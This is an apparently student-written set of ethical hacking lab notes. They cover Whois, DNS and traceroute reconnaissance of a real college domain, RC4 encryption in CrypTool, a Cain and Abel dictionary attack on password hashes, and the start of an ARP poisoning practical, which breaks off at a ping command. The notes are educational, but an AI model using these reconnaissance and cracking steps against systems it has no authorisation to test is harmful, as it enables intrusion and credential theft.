
Ethical Hacking Practicals

Practical- 1


Aim:

Google and Whois Reconnaissance - Use Google search techniques to gather information about a specific target or organization. Utilize advanced search operators to refine search results and access hidden information. Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Step 1: Open the website https://who.is/ in google



Step 2: Type the domain name : www.siesascn.edu.in



Step 3: Click on WHOIS, DNS Records, Diagnostics

siesascn.edu.in

DNS information

Whois | DNS Records | Diagnostics

DNS Records for siesascn.edu.in

cache expires

Hostname	Type	TTL	Priority	Content
siesascn.edu.in	SOA	21600		ns7.awareindia.com ron@miracleworx.com 2022020801 3600 1800 1209600 86400
siesascn.edu.in	NS	21600		ns7.awareindia.com
siesascn.edu.in	NS	21600		ns8.awareindia.com
siesascn.edu.in	A	14400		65.108.27.161
siesascn.edu.in	MX	14400	0	siesascn.edu.in
www.siesascn.edu.in	A	14400		65.108.27.161
www.siesascn.edu.in	CNAME	14400		siesascn.edu.in
www.siesascn.edu.in	MX	13942	0	siesascn.edu.in

siesascn.edu.in

diagnostic tools

Whois | DNS Records | Diagnostics

Ping

```
PING siesascn.edu.in (65.108.27.161) 56(84) bytes of data.
64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=1 ttl=48 time=103 ms
64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=2 ttl=48 time=103 ms
64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=3 ttl=48 time=103 ms
64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=4 ttl=48 time=103 ms
64 bytes from web8.awareindia.com (65.108.27.161): icmp_seq=5 ttl=48 time=103 ms

--- siesascn.edu.in ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 103.213/103.427/103.687/0.257 ms
```

Traceroute

```
traceroute to siesascn.edu.in (65.108.27.161), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.834 ms  0.879 ms  1.170 ms
 2  ec2-3-236-63-1.compute-1.amazonaws.com (3.236.63.1)  21.085 ms ec2-3-236-63-23.compute-1.amazonaws.com (3.236.63.23)  1.718 ms ec2-3-236-63-31.compute-1.a
 3  240.0.224.99 (240.0.224.99)  1.655 ms 240.0.224.64 (240.0.224.64)  1.610 ms 240.0.224.96 (240.0.224.96)  1.495 ms
 4  240.0.184.1 (240.0.184.1)  56.463 ms 240.0.184.2 (240.0.184.2)  492.035 ms  520.339 ms
 5  100.100.2.6 (100.100.2.6)  9.358 ms 100.100.2.16 (100.100.2.16)  2.957 ms 100.100.2.8 (100.100.2.8)  9.229 ms
 6  ash-b2-link.ip.twelve99.net (213.248.68.38)  2.832 ms ash-b2-link.ip.twelve99.net (62.115.63.84)  2.206 ms ash-b2-link.ip.twelve99.net (213.248.68.38)  1.
 7  ash-bb2-link.ip.twelve99.net (62.115.123.124)  2.834 ms  2.711 ms  2.851 ms
 8  nyk-bb2-link.ip.twelve99.net (62.115.136.200)  8.610 ms  8.824 ms  8.027 ms
```

Practical - 2.A


Aim: Password Encryption and Cracking with CrypTool and Cain and Abel

2.A) Password Encryption and Decryption:


- **Use CrypTool to encrypt passwords using the RC4 algorithm.**
- **Decrypt the encrypted passwords and verify the original values**


Step 1: Download CrypTool 1.4.42 — English version & Install it
https://www.cryptool.org/ct1download/SetupCrypTool_1_4_42_en.exe


Step 2: Open CrypTool and Create New File




Step 3: Type the Sentence & Click on Encrypt > Symmetric (modern) > RC4 > Encrypt







Step 4: Click on Decrypt > Symmetric (modern) > RC4 > Decrypt




Practical - 2.B

Aim: Password Encryption and Cracking with CrypTool and Cain and Abel

2.B) Password Cracking and Wireless Network Password Decoding:


- **Use Cain and Abel to perform a dictionary attack on Windows account passwords.**
- **Decode wireless network passwords using Cain and Abel's capabilities.**

wireless network passwords




Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack




Practical - 3.A

Aim: Windows Network Analysis and ARP Poisoning


1) **Windows Network Analysis:**

- **Execute the ipconfig command to retrieve network interface information.**



```
C:\Users\admin>cd C:\Windows\System32

C:\Windows\System32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::cfe2:398b:497f:9de0%4
   IPv4 Address. . . . . . . . . . . : 10.10.9.90
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . : 10.10.10.5

Ethernet adapter vEthernet (Default Switch):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6e68:b22d:c600:79b0%9
   IPv4 Address. . . . . . . . . . . : 172.19.0.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :

Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f010:5d0d:80b5:56bd%27
   IPv4 Address. . . . . . . . . . . : 172.17.240.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :
```

- **Execute the “ipconfig /all”command to retrieve network interface information.**



- **Use the ping command to test network connectivity and analyze the output.**

```
C:\Windows\System32>ping www.siesascn.edu.in

